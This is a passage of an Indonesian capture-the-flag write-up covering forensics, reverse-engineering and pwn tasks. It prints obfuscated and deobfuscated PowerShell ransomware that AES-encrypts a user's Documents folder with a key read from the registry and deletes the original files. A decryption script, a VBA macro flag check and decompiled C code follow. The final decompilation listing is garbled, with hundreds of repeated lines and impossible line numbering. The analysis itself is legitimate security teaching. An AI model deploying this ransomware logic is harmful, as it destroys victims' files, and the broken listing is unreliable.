85EADB$;7SCKP::]edoMgniddaP.yhpargotpyrC.ytiruceS.metsyS[ =
gniddaP.B2BD88$;CBC::]edoMrehpiC.yhpargotpyrC.ytiruceS.metsyS[ =
edoM.B2BD88$;A36286$ = VI.B2BD88$;1D9904$ = yeK.B2BD88$;`"
deganaMseA.yhpargotpyrC.ytiruceS.metsyS`" tcejb0-weN = B2BD88$;}`" RORRE`"
worht{ )61 en- htgneL.A36286`$( fi;}`" RORRE`" worht{ )23 en- htgneL.1D9904$`"
dna- 42 en- htgneL.1D9904$ dna- 61 en- htgneL.1D9904`$(`"
fi;)82EE29`$(setyBteG.8FTU::]gnidocnE.txeT.metsyS[ =
A36286$;)9A6676`$(setyBteG.8FTU::]gnidocnE.txeT.metsyS[ =
1D9904$;)82EE29$]gnirts[,9A6676$]gnirts[,1E83CE$]gnirts[,0C387D$]gnirts[(`"
marap{ eliF-tpyrcnE noitcnuf";`"
$XSjdsFV = $KsjibD[-1 ..- $KsjibD.Length];
$ACbxSDi = (-join $XSjdsFV);
iex $ACbxSDi

```

Setelah kita deobfuscate, kode pada command powershell didapati sebagai berikut.

```

enc.ps1

function Encrypt - File
{
    param([string] $D783C0, [string] $EC38E1, [string] $6766A9, [string]
$92EE28);
    $4099D1 = [System.Text.Encoding] ::UTF8.GetBytes($`6766A9);
    $68263A = [System.Text.Encoding] ::UTF8.GetBytes($`92EE28);
    if ($`4099D1.Length - ne 16 - and $4099D1.Length - ne 24 - and
$4099D1.Length - ne 32)
    {
        throw "`ERROR`"
    };
    if ($`68263A.Length - ne 16)
    {
        throw "`ERROR`"
    };
    $88DB2B = New - Object "`System.Security.Cryptography.AesManaged`";
    $88DB2B.Key = $4099D1;
    $88DB2B.IV = $68263A;
    $88DB2B.Mode = [System.Security.Cryptography.CipherMode] ::CBC;
    $88DB2B.Padding = [System.Security.Cryptography.PaddingMode] ::PKCS7;
    $BDAE58 = [System.IO.File] ::ReadAllBytes($`D783C0);

```

```

$FF85F8 = $88DB2B.CreateEncryptor();
$42B0F0 = $FF85F8.TransformFinalBlock($`BDAE58, 0, $BDAE58.Length);
;
[byte[]] $C81F44 = $88DB2B.IV + $42B0F0;
$88DB2B.Dispose();
Write - Output $EC38E1;
$8F3762 = [System.IO.File] ::WriteAllBytes($`EC38E1, $C81F44);
Write - Output "`done`";
Remove - Item - Path $D783C0
};


$18FDDF = "`C:\Users\"` + $Env:UserName + "`\Documents "`;$F9C9CA =
$18FDDF;$069690 = "`C :\Users\"` + $Env:UserName +
"`\AppData\Local\Microsoft\Garage "`;try {New-Item -Path $069690 -ItemType
Directory -ErrorAction Stop} catch [System.IO.IOException] {"`Already Exist
!"`};$069E60 = "`HKCU :\Software\Microsoft\Windows
NT\CurrentVersion\02e7a9afbb77 "`;$6766A9 = (Get-ItemProperty -Path $069E60
-Name "`59e2beee1b06 `").`59e2beee1b06 `";$92EE28 = (Get-ItemProperty -Path
$069E60 -Name "`076a2843f321 `").`076a2843f321 `";Write-Output $6766A9;if
(-not (Test-Path -Path $069E60)) {New-Item -ItemType Directory -Path
$069E60};$1F8435 = Get-ChildItem -Path $F9C9CA -File;foreach ($`C9B5EC in
$1F8435) {$`D783C0 = $C9B5EC.FullName;$EC38E1 = Join-Path -Path $069690
-ChildPath $C9B5EC.Name;Encrypt-File $D783C0 $EC38E1 $6766A9
$92EE28};Write-Output "`dones `"

```

Pada kode diatas dapat kita simpulkan bahwa:

- Proses enkripsi file dilakukan menggunakan AES CBC
- Ransom akan mengenkripsi semua file yang ada pada folder **C:\User\USERNAME\Documents** ; **C:\User\USERNAME\AppData\Local\Microsoft\Garage**
- Key untuk enkripsi dengan AES CBC diambil dari registry **HKCU :\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77** pada item bernama **59e2beee1b06**
- IV untuk enkripsi dengan AES CBC diambil dari registry **HKCU :\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77** pada item **076a2843f321**
- Hasil enkripsi memiliki format **IV bytes + ENC_FILES bytes**

Untuk mendapatkan nilai key dan IV yang ada pada registry Windows, kami menggunakan tool **Registry Extractor** dengan memuat registry hive **NTUSER.DAT** yang ada pada direktori **sand-4eCC834FCF**.



Setelah mendapatkan key dan iv, kami mendecrypt semua file yang sudah terenkripsi di [direktori yang sudah kami jelaskan sebelumnya](#).

solve.py

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import os

key = "ea0aaa5d53ddfe1".encode()
iv = "15ccfc351be2d69c".encode()

filename = os.listdir("DUMP")
for fname in filename:
    enc = open("DUMP/" + fname, "rb").read()[len(iv):]
    chiper = AES.new(key, AES.MODE_CBC, iv)
    dec = unpad(chiper.decrypt(enc), AES.block_size)
    out = open("dec_" + fname, "wb")
    out.write(dec)
```

Setelah dilakukan decryption pada semua file, flag ditemukan didalam file **dec_seccreetttt_credentialll_confidentalll_moodd_boossteerrrr.pdf**



gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}

REVERSE ENGINEERING

Baby P-Code

Flag: gemastik{1_4m_st0mped_____hmmm}

Diberikan sebuah file dokumen .xls yang didalamnya terdapat sebuah macros untuk melakukan pengecekan flag. Untuk melakukan analisis dan ekstraksi kode VBA macro, kami menggunakan tool **olevba** dengan argumen **--show-pcode** untuk menampilkan disassembled P-code. Setelah perintah dijalankan, maka akan didapatkan hasil sebagai berikut.

```
' Module streams:
' _VBA_PROJECT_CUR/VBA/ThisWorkbook - 2551 bytes
' Line #0:
'     FuncDefn (Private Sub checkflag())
' Line #1:
'     Dim
'     VarDefn targetString (As String)
' Line #2:
'     Dim
'     VarDefn checkString (As String)
' Line #3:
' Line #4:
'     LineCont 0x0010 25 00 13 00 48 00 13 00 6B 00 13 00 8E 00 13 00
'     LitDI2 0x0067
'     ArgsLd Chr 0x0001
'     LitDI2 0x0065
'     ArgsLd Chr 0x0001
'     Concat
'     LitDI2 0x006D
'     ArgsLd Chr 0x0001
'     Concat
'     LitDI2 0x0061
'     ArgsLd Chr 0x0001
'     Concat
'     LitDI2 0x0073
'     ArgsLd Chr 0x0001
'     Concat
'     LitDI2 0x0074
'     ArgsLd Chr 0x0001
'     Concat
'     LitDI2 0x0069
'     ArgsLd Chr 0x0001
```

```
'          Concat
'          LitDI2 0x006B
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x007B
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x0031
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x005F
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x0034
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x006D
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x005F
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x0073
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x0074
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x0030
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x006D
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x0070
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x0065
'          ArgsLd Chr 0x0001
'          Concat
'          LitDI2 0x0064
'          ArgsLd Chr 0x0001
'          Concat
```

```
'           LitDI2 0x005F
'           ArgsLd Chr 0x0001
'           Concat
'           LitDI2 0x005F
'           ArgsLd Chr 0x0001
'           Concat
'           LitDI2 0x005F
'           ArgsLd Chr 0x0001
'           Concat
'           LitDI2 0x005F
'           ArgsLd Chr 0x0001
'           Concat
'           LitDI2 0x0068
'           ArgsLd Chr 0x0001
'           Concat
'           LitDI2 0x006D
'           ArgsLd Chr 0x0001
'           Concat
'           LitDI2 0x006D
'           ArgsLd Chr 0x0001
'           Concat
'           LitDI2 0x006D
'           ArgsLd Chr 0x0001
'           Concat
'           LitDI2 0x007D
'           ArgsLd Chr 0x0001
'           Concat
'           St targetString
' Line #5:
'           LitStr 0x0002 "A1"
'           ArgsLd Range 0x0001
'           MemLd Value
'           Ld targetString
'           Eq
'           IfBlock
' Line #6:
'           LitStr 0x0008 "Correct!"
'           ArgsCall MsgBox 0x0001
' Line #7:
'           ElseBlock
' Line #8:
'           LitStr 0x000A "Incorrect!"
'           ArgsCall MsgBox 0x0001
```

```
' Line #9:  
'     EndIfBlock  
' Line #10:  
'     EndSub  
' Line #11:  
' Line #12:  
'     FuncDefn (Sub Workbook_Open())  
' Line #13:  
'     ArgsCall checkflag 0x0000  
' Line #14:  
'     EndSub  
' _VBA_PROJECT_CUR/VBA/Sheet1 - 1091 bytes
```

Dapat dilihat bahwa pada potongan kode di fungsi `checkflag()` akan dilakukan pengecekan dengan string **targetstring**. Flag didapatkan dengan menyusun ulang karakter-karakter pada variable **targetstring**.

solve.py

```
flag = [0x0067, 0x0065, 0x006D, 0x0061, 0x0073, 0x0074, 0x0069, 0x006B,  
        0x007B, 0x0031, 0x005F, 0x0034, 0x006D, 0x005F, 0x0073, 0x0074,  
        0x0030, 0x006D, 0x0070, 0x0065, 0x0064, 0x005F, 0x005F, 0x005F,  
        0x005F, 0x0068, 0x006D, 0x006D, 0x006D, 0x007D]  
  
print(''.join([chr(i) for i in flag]))  
# gemastik{1_4m_st0mped_____hmmm}
```

BINARY EXPLOITATION

Baby Ulala

Flag: gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}

Diberikan hanya sebuah file bernama **ulele**, mari kita lakukan footprint:

```
└── [★]$ file ulele
ulele: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked,           interpreter          /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=d94783f6eb716be66900b3e44eebe07e8db3cc42,  for  GNU/Linux
3.2.0, not stripped

└── [★]$ pwn checksec ulele
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Ketika kita mencoba menjalankan kita ditemukan oleh 3 opsi seperti berikut:

```
└── [★]$ ./ulele
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice:
```

Apabila kita lihat hasil decompilasi yang dihasilkan dari Ghidra, tidak ada opsi tersembunyi:

```
void main(EVP_PKEY_CTX *param_1)

{
    undefined pool [4032];
    undefined local_4008 [16380];
    int c;

    // snippet
    init(param_1);

LAB_004017ca:
    displayMenu();
    printf("Enter your choice: ");
    c = readint();
    if (c == 4) {
```

```

        puts("Exiting the program.");
        return;
    }
    if (c < 5) {
        if (c == 3) {
            displayPlaylist(pool);
            goto LAB_004017ca;
        }
        if (c < 4) {
            if (c == 1) {
                addSong(pool);
            }
            else {
                if (c != 2) goto LAB_0040185f;
                deleteSong(pool);
            }
            goto LAB_004017ca;
        }
    }
LAB_0040185f:
    puts("Invalid choice. Please try again.");
    goto LAB_004017ca;
}

```

Opsi pertama memiliki fungsionalitas untuk menambahkan **Song** pada suatu **pool** of buffer yang terletak pada stack di fungsi **main()**.

```

void addSong(long pool)
{
    undefined4 dur;
    long _idx;
    size_t len;

    if (song_count < 100) {
        printf("Enter song title: ");
        fgets((char *) (pool + (long) song_count * 0xcc), 0x100, stdin);
        _idx = (long) song_count;
        len = strcspn((char *) (pool + (long) song_count * 0xcc), "\n");
        *(undefined *) (_idx * 0xcc + pool + len) = 0;
        printf("Enter artist name: ");
        fgets((char *) (pool + (long) song_count * 0xcc + 100), 0x100, stdin);
        _idx = (long) song_count;
        len = strcspn((char *) (pool + (long) song_count * 0xcc + 100), "\n");
        *(undefined *) (_idx * 0xcc + pool + 100 + len) = 0;
    }
}

```

```

printf("Enter duration (in seconds): ");
_idx = (long)song_count;
dur = readint();
*(undefined4 *)(_idx * 0xcc + pool + 200) = dur;
song_count = song_count + 1;
puts("Song added successfully.");
}
else {
    puts("Playlist is full. Cannot add more songs.");
}
return;
}

```

Pada fungsi tersebut, terdapat 3 posisi dimana terdapat assignment yang terjadi pada **pool** tersebut, berdasarkan hal tersebut dapat disimpulkan bahwa **Song** memiliki structure seperti berikut:


```

Song {
    offset 0x0 :     char title[0x100];
    offset 0x100:    char name[0x100];
    offset 0x200:    int duration;
}

```

note: **song_count** digunakan sebagai index pada array **pool**.

Pada opsi kedua, kita dapat menghapus sebuah entry **Song** dari **pool**, namun dekompilasi sangat tidak berbaik hati seperti yang dapat dilihat pada berikut:



```

1 void deleteSong(long pool)
2
3 {
4     undefined8 uVar1;
5     undefined8 *puVar2;
6     undefined8 *puVar3;
7     int num;
8
9     if (song_count == 0) {
10         puts("No songs to delete.");
11     }
12     else {
13         printf("Enter the number of the song to delete: ");
14         num = readint();
15         if ((num < 1) || (song_count < num)) {
16             puts("Invalid song number.");
17         }
18         else {
19             memset((void *)pool + (long)num * 0xcc + -0xcc), 0, 0xcc);
20             for (num = num + -1; num < song_count + -1; num = num + 1) {
21                 puVar3 = (undefined8 *)((long)num + 1) * 0xcc + pool;
22                 puVar2 = (undefined8 *)pool + (long)num * 0xcc;
23                 puVar1 = puVar3[1];
24                 puVar2[1] = puVar3[0];
25                 puVar2[2] = puVar3[1];
26                 puVar2[3] = puVar3[2];
27                 puVar2[4] = puVar3[3];
28                 puVar2[5] = puVar3[4];
29                 puVar2[6] = puVar3[5];
30                 puVar2[7] = puVar3[6];
31                 puVar2[8] = puVar3[7];
32                 puVar2[9] = puVar3[8];
33                 puVar2[10] = puVar3[9];
34                 puVar2[11] = puVar3[10];
35                 puVar2[12] = puVar3[11];
36                 puVar2[13] = puVar3[12];
37                 puVar2[14] = puVar3[13];
38                 puVar2[15] = puVar3[14];
39                 puVar2[16] = puVar3[15];
40                 puVar2[17] = puVar3[16];
41                 puVar2[18] = puVar3[17];
42                 puVar2[19] = puVar3[18];
43                 puVar2[20] = puVar3[19];
44                 puVar2[21] = puVar3[20];
45                 puVar2[22] = puVar3[21];
46                 puVar2[23] = puVar3[22];
47                 puVar2[24] = puVar3[23];
48                 puVar2[25] = puVar3[24];
49                 puVar2[26] = puVar3[25];
50                 puVar2[27] = puVar3[26];
51                 puVar2[28] = puVar3[27];
52                 puVar2[29] = puVar3[28];
53                 puVar2[30] = puVar3[29];
54                 puVar2[31] = puVar3[30];
55                 puVar2[32] = puVar3[31];
56                 puVar2[33] = puVar3[32];
57                 puVar2[34] = puVar3[33];
58                 puVar2[35] = puVar3[34];
59                 puVar2[36] = puVar3[35];
60                 puVar2[37] = puVar3[36];
61                 puVar2[38] = puVar3[37];
62                 puVar2[39] = puVar3[38];
63                 puVar2[40] = puVar3[39];
64                 puVar2[41] = puVar3[40];
65                 puVar2[42] = puVar3[41];
66                 puVar2[43] = puVar3[42];
67                 puVar2[44] = puVar3[43];
68                 puVar2[45] = puVar3[44];
69                 puVar2[46] = puVar3[45];
70                 puVar2[47] = puVar3[46];
71                 puVar2[48] = puVar3[47];
72                 puVar2[49] = puVar3[48];
73                 puVar2[50] = puVar3[49];
74                 puVar2[51] = puVar3[50];
75                 puVar2[52] = puVar3[51];
76                 puVar2[53] = puVar3[52];
77                 puVar2[54] = puVar3[53];
78                 puVar2[55] = puVar3[54];
79                 puVar2[56] = puVar3[55];
80                 puVar2[57] = puVar3[56];
81                 puVar2[58] = puVar3[57];
82                 puVar2[59] = puVar3[58];
83                 puVar2[60] = puVar3[59];
84                 puVar2[61] = puVar3[60];
85                 puVar2[62] = puVar3[61];
86                 puVar2[63] = puVar3[62];
87                 puVar2[64] = puVar3[63];
88                 puVar2[65] = puVar3[64];
89                 puVar2[66] = puVar3[65];
90                 puVar2[67] = puVar3[66];
91                 puVar2[68] = puVar3[67];
92                 puVar2[69] = puVar3[68];
93                 puVar2[70] = puVar3[69];
94                 puVar2[71] = puVar3[70];
95                 puVar2[72] = puVar3[71];
96                 puVar2[73] = puVar3[72];
97                 puVar2[74] = puVar3[73];
98                 puVar2[75] = puVar3[74];
99                 puVar2[76] = puVar3[75];
100                puVar2[77] = puVar3[76];
101                puVar2[78] = puVar3[77];
102                puVar2[79] = puVar3[78];
103                puVar2[80] = puVar3[79];
104                puVar2[81] = puVar3[80];
105                puVar2[82] = puVar3[81];
106                puVar2[83] = puVar3[82];
107                puVar2[84] = puVar3[83];
108                puVar2[85] = puVar3[84];
109                puVar2[86] = puVar3[85];
110                puVar2[87] = puVar3[86];
111                puVar2[88] = puVar3[87];
112                puVar2[89] = puVar3[88];
113                puVar2[90] = puVar3[89];
114                puVar2[91] = puVar3[90];
115                puVar2[92] = puVar3[91];
116                puVar2[93] = puVar3[92];
117                puVar2[94] = puVar3[93];
118                puVar2[95] = puVar3[94];
119                puVar2[96] = puVar3[95];
120                puVar2[97] = puVar3[96];
121                puVar2[98] = puVar3[97];
122                puVar2[99] = puVar3[98];
123                puVar2[100] = puVar3[99];
124                puVar2[101] = puVar3[100];
125                puVar2[102] = puVar3[101];
126                puVar2[103] = puVar3[102];
127                puVar2[104] = puVar3[103];
128                puVar2[105] = puVar3[104];
129                puVar2[106] = puVar3[105];
130                puVar2[107] = puVar3[106];
131                puVar2[108] = puVar3[107];
132                puVar2[109] = puVar3[108];
133                puVar2[110] = puVar3[109];
134                puVar2[111] = puVar3[110];
135                puVar2[112] = puVar3[111];
136                puVar2[113] = puVar3[112];
137                puVar2[114] = puVar3[113];
138                puVar2[115] = puVar3[114];
139                puVar2[116] = puVar3[115];
140                puVar2[117] = puVar3[116];
141                puVar2[118] = puVar3[117];
142                puVar2[119] = puVar3[118];
143                puVar2[120] = puVar3[119];
144                puVar2[121] = puVar3[120];
145                puVar2[122] = puVar3[121];
146                puVar2[123] = puVar3[122];
147                puVar2[124] = puVar3[123];
148                puVar2[125] = puVar3[124];
149                puVar2[126] = puVar3[125];
150                puVar2[127] = puVar3[126];
151                puVar2[128] = puVar3[127];
152                puVar2[129] = puVar3[128];
153                puVar2[130] = puVar3[129];
154                puVar2[131] = puVar3[130];
155                puVar2[132] = puVar3[131];
156                puVar2[133] = puVar3[132];
157                puVar2[134] = puVar3[133];
158                puVar2[135] = puVar3[134];
159                puVar2[136] = puVar3[135];
160                puVar2[137] = puVar3[136];
161                puVar2[138] = puVar3[137];
162                puVar2[139] = puVar3[138];
163                puVar2[140] = puVar3[139];
164                puVar2[141] = puVar3[140];
165                puVar2[142] = puVar3[141];
166                puVar2[143] = puVar3[142];
167                puVar2[144] = puVar3[143];
168                puVar2[145] = puVar3[144];
169                puVar2[146] = puVar3[145];
170                puVar2[147] = puVar3[146];
171                puVar2[148] = puVar3[147];
172                puVar2[149] = puVar3[148];
173                puVar2[150] = puVar3[149];
174                puVar2[151] = puVar3[150];
175                puVar2[152] = puVar3[151];
176                puVar2[153] = puVar3[152];
177                puVar2[154] = puVar3[153];
178                puVar2[155] = puVar3[154];
179                puVar2[156] = puVar3[155];
180                puVar2[157] = puVar3[156];
181                puVar2[158] = puVar3[157];
182                puVar2[159] = puVar3[158];
183                puVar2[160] = puVar3[159];
184                puVar2[161] = puVar3[160];
185                puVar2[162] = puVar3[161];
186                puVar2[163] = puVar3[162];
187                puVar2[164] = puVar3[163];
188                puVar2[165] = puVar3[164];
189                puVar2[166] = puVar3[165];
190                puVar2[167] = puVar3[166];
191                puVar2[168] = puVar3[167];
192                puVar2[169] = puVar3[168];
193                puVar2[170] = puVar3[169];
194                puVar2[171] = puVar3[170];
195                puVar2[172] = puVar3[171];
196                puVar2[173] = puVar3[172];
197                puVar2[174] = puVar3[173];
198                puVar2[175] = puVar3[174];
199                puVar2[176] = puVar3[175];
200                puVar2[177] = puVar3[176];
201                puVar2[178] = puVar3[177];
202                puVar2[179] = puVar3[178];
203                puVar2[180] = puVar3[179];
204                puVar2[181] = puVar3[180];
205                puVar2[182] = puVar3[181];
206                puVar2[183] = puVar3[182];
207                puVar2[184] = puVar3[183];
208                puVar2[185] = puVar3[184];
209                puVar2[186] = puVar3[185];
210                puVar2[187] = puVar3[186];
211                puVar2[188] = puVar3[187];
212                puVar2[189] = puVar3[188];
213                puVar2[190] = puVar3[189];
214                puVar2[191] = puVar3[190];
215                puVar2[192] = puVar3[191];
216                puVar2[193] = puVar3[192];
217                puVar2[194] = puVar3[193];
218                puVar2[195] = puVar3[194];
219                puVar2[196] = puVar3[195];
220                puVar2[197] = puVar3[196];
221                puVar2[198] = puVar3[197];
222                puVar2[199] = puVar3[198];
223                puVar2[200] = puVar3[199];
224                puVar2[201] = puVar3[200];
225                puVar2[202] = puVar3[201];
226                puVar2[203] = puVar3[202];
227                puVar2[204] = puVar3[203];
228                puVar2[205] = puVar3[204];
229                puVar2[206] = puVar3[205];
230                puVar2[207] = puVar3[206];
231                puVar2[208] = puVar3[207];
232                puVar2[209] = puVar3[208];
233                puVar2[210] = puVar3[209];
234                puVar2[211] = puVar3[210];
235                puVar2[212] = puVar3[211];
236                puVar2[213] = puVar3[212];
237                puVar2[214] = puVar3[213];
238                puVar2[215] = puVar3[214];
239                puVar2[216] = puVar3[215];
240                puVar2[217] = puVar3[216];
241                puVar2[218] = puVar3[217];
242                puVar2[219] = puVar3[218];
243                puVar2[220] = puVar3[219];
244                puVar2[221] = puVar3[220];
245                puVar2[222] = puVar3[221];
246                puVar2[223] = puVar3[222];
247                puVar2[224] = puVar3[223];
248                puVar2[225] = puVar3[224];
249                puVar2[226] = puVar3[225];
250                puVar2[227] = puVar3[226];
251                puVar2[228] = puVar3[227];
252                puVar2[229] = puVar3[228];
253                puVar2[230] = puVar3[229];
254                puVar2[231] = puVar3[230];
255                puVar2[232] = puVar3[231];
256                puVar2[233] = puVar3[232];
257                puVar2[234] = puVar3[233];
258                puVar2[235] = puVar3[234];
259                puVar2[236] = puVar3[235];
260                puVar2[237] = puVar3[236];
261                puVar2[238] = puVar3[237];
262                puVar2[239] = puVar3[238];
263                puVar2[240] = puVar3[239];
264                puVar2[241] = puVar3[240];
265                puVar2[242] = puVar3[241];
266                puVar2[243] = puVar3[242];
267                puVar2[244] = puVar3[243];
268                puVar2[245] = puVar3[244];
269                puVar2[246] = puVar3[245];
270                puVar2[247] = puVar3[246];
271                puVar2[248] = puVar3[247];
272                puVar2[249] = puVar3[248];
273                puVar2[250] = puVar3[249];
274                puVar2[251] = puVar3[250];
275                puVar2[252] = puVar3[251];
276                puVar2[253] = puVar3[252];
277                puVar2[254] = puVar3[253];
278                puVar2[255] = puVar3[254];
279                puVar2[256] = puVar3[255];
280                puVar2[257] = puVar3[256];
281                puVar2[258] = puVar3[257];
282                puVar2[259] = puVar3[258];
283                puVar2[260] = puVar3[259];
284                puVar2[261] = puVar3[260];
285                puVar2[262] = puVar3[261];
286                puVar2[263] = puVar3[262];
287                puVar2[264] = puVar3[263];
288                puVar2[265] = puVar3[264];
289                puVar2[266] = puVar3[265];
290                puVar2[267] = puVar3[266];
291                puVar2[268] = puVar3[267];
292                puVar2[269] = puVar3[268];
293                puVar2[270] = puVar3[269];
294                puVar2[271] = puVar3[270];
295                puVar2[272] = puVar3[271];
296                puVar2[273] = puVar3[272];
297                puVar2[274] = puVar3[273];
298                puVar2[275] = puVar3[274];
299                puVar2[276] = puVar3[275];
200                puVar2[277] = puVar3[276];
201                puVar2[278] = puVar3[277];
202                puVar2[279] = puVar3[278];
203                puVar2[280] = puVar3[279];
204                puVar2[281] = puVar3[280];
205                puVar2[282] = puVar3[281];
206                puVar2[283] = puVar3[282];
207                puVar2[284] = puVar3[283];
208                puVar2[285] = puVar3[284];
209                puVar2[286] = puVar3[285];
2010               puVar2[287] = puVar3[286];
2011               puVar2[288] = puVar3[287];
2012               puVar2[289] = puVar3[288];
2013               puVar2[290] = puVar3[289];
2014               puVar2[291] = puVar3[290];
2015               puVar2[292] = puVar3[291];
2016               puVar2[293] = puVar3[292];
2017               puVar2[294] = puVar3[293];
2018               puVar2[295] = puVar3[294];
2019               puVar2[296] = puVar3[295];
2020               puVar2[297] = puVar3[296];
2021               puVar2[298] = puVar3[297];
2022               puVar2[299] = puVar3[298];
2023               puVar2[300] = puVar3[299];
2024               puVar2[301] = puVar3[300];
2025               puVar2[302] = puVar3[301];
2026               puVar2[303] = puVar3[302];
2027               puVar2[304] = puVar3[303];
2028               puVar2[305] = puVar3[304];
2029               puVar2[306] = puVar3[305];
2030               puVar2[307] = puVar3[306];
2031               puVar2[308] = puVar3[307];
2032               puVar2[309] = puVar3[308];
2033               puVar2[310] = puVar3[309];
2034               puVar2[311] = puVar3[310];
2035               puVar2[312] = puVar3[311];
2036               puVar2[313] = puVar3[312];
2037               puVar2[314] = puVar3[313];
2038               puVar2[315] = puVar3[314];
2039               puVar2[316] = puVar3[315];
2040               puVar2[317] = puVar3[316];
2041               puVar2[318] = puVar3[317];
2042               puVar2[319] = puVar3[318];
2043               puVar2[320] = puVar3[319];
2044               puVar2[321] = puVar3[320];
2045               puVar2[322] = puVar3[321];
2046               puVar2[323] = puVar3[322];
2047               puVar2[324] = puVar3[323];
2048               puVar2[325] = puVar3[324];
2049               puVar2[326] = puVar3[325];
2050               puVar2[327] = puVar3[326];
2051               puVar2[328] = puVar3[327];
2052               puVar2[329] = puVar3[328];
2053               puVar2[330] = puVar3[329];
2054               puVar2[331] = puVar3[330];
2055               puVar2[332] = puVar3[331];
2056               puVar2[333] = puVar3[332];
2057               puVar2[334] = puVar3[333];
2058               puVar2[335] = puVar3[334];
2059               puVar2[336] = puVar3[335];
2060               puVar2[337] = puVar3[336];
2061               puVar2[338] = puVar3[337];
2062               puVar2[339] = puVar3[338];
2063               puVar2[340] = puVar3[339];
2064               puVar2[341] = puVar3[340];
2065               puVar2[342] = puVar3[341];
2066               puVar2[343] = puVar3[342];
2067               puVar2[344] = puVar3[343];
2068               puVar2[345] = puVar3[344];
2069               puVar2[346] = puVar3[345];
2070               puVar2[347] = puVar3[346];
2071               puVar2[348] = puVar3[347];
2072               puVar2[349] = puVar3[348];
2073               puVar2[350] = puVar3[349];
2074               puVar2[351] = puVar3[350];
2075               puVar2[352] = puVar3[351];
2076               puVar2[353] = puVar3[352];
2077               puVar2[354] = puVar3[353];
2078               puVar2[355] = puVar3[354];
2079               puVar2[356] = puVar3[355];
2080               puVar2[357] = puVar3[356];
2081               puVar2[358] = puVar3[357];
2082               puVar2[359] = puVar3[358];
2083               puVar2[360] = puVar3[359];
2084               puVar2[361] = puVar3[360];
2085               puVar2[362] = puVar3[361];
2086               puVar2[363] = puVar3[362];
2087               puVar2[364] = puVar3[363];
2088               puVar2[365] = puVar3[364];
2089               puVar2[366] = puVar3[365];
2090               puVar2[367] = puVar3[366];
2091               puVar2[368] = puVar3[367];
2092               puVar2[369] = puVar3[368];
